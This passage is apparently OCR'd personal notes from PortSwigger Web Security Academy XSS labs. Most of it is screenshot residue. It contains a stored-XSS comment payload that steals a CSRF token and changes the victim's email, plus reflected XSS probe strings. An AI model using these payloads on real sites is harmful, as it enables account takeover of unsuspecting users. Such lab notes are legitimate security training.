
- Need pro version to use burpsuit collaboration tab, due to that reason can’t continue and solve this lab

❖ Exploiting cross-site scripting to capture passwords












- Need pro version to use burpsuit collaboration tab, due to that reason can't continue and solve this lab


❖ Exploiting XSS to perform CSRF









https://0a1200d60443933881ef074a00e50048.web-security-academy.net/post?postId=2
Is there a way I can download all your blogs in an eBook?
Billy Thackid | 21 February 2024
I love that you write in that font.
Leave a comment
Comment:
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/email',true);
req.send();
function handleResponse(){
var token = this.responseText.match(/name="csrf" value="(\w+)"/[1];
var changeReq = new XMLHttpRequest();
changeReq.open('post','/email/change',true);
changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
Name:
s0mm3r
Email:
s0mm3r@google.com
Website:
Search
ENG
6:39 PM
2/23/2024

❖ Reflected XSS with AngularJS sandbox escape without strings






Reflected XSS with AngularJS sandbox escape without strings
Back to lab description
LAB Not solved
Home
0 search results for '-alert(1)-'><img src=x>
CrackTheHack
Search
< Back to Blog



Back to lab description
LAB Not solved
Home
0 search results for CrackTheHack
Search the blog...
Search
< Back to Blog



Reflected XSS with AngularJS sandbox escape without strings
Back to lab description
LAB Not solved
Home
0 search results for {{value}}
Search the blog...
Search
< Back to Blog

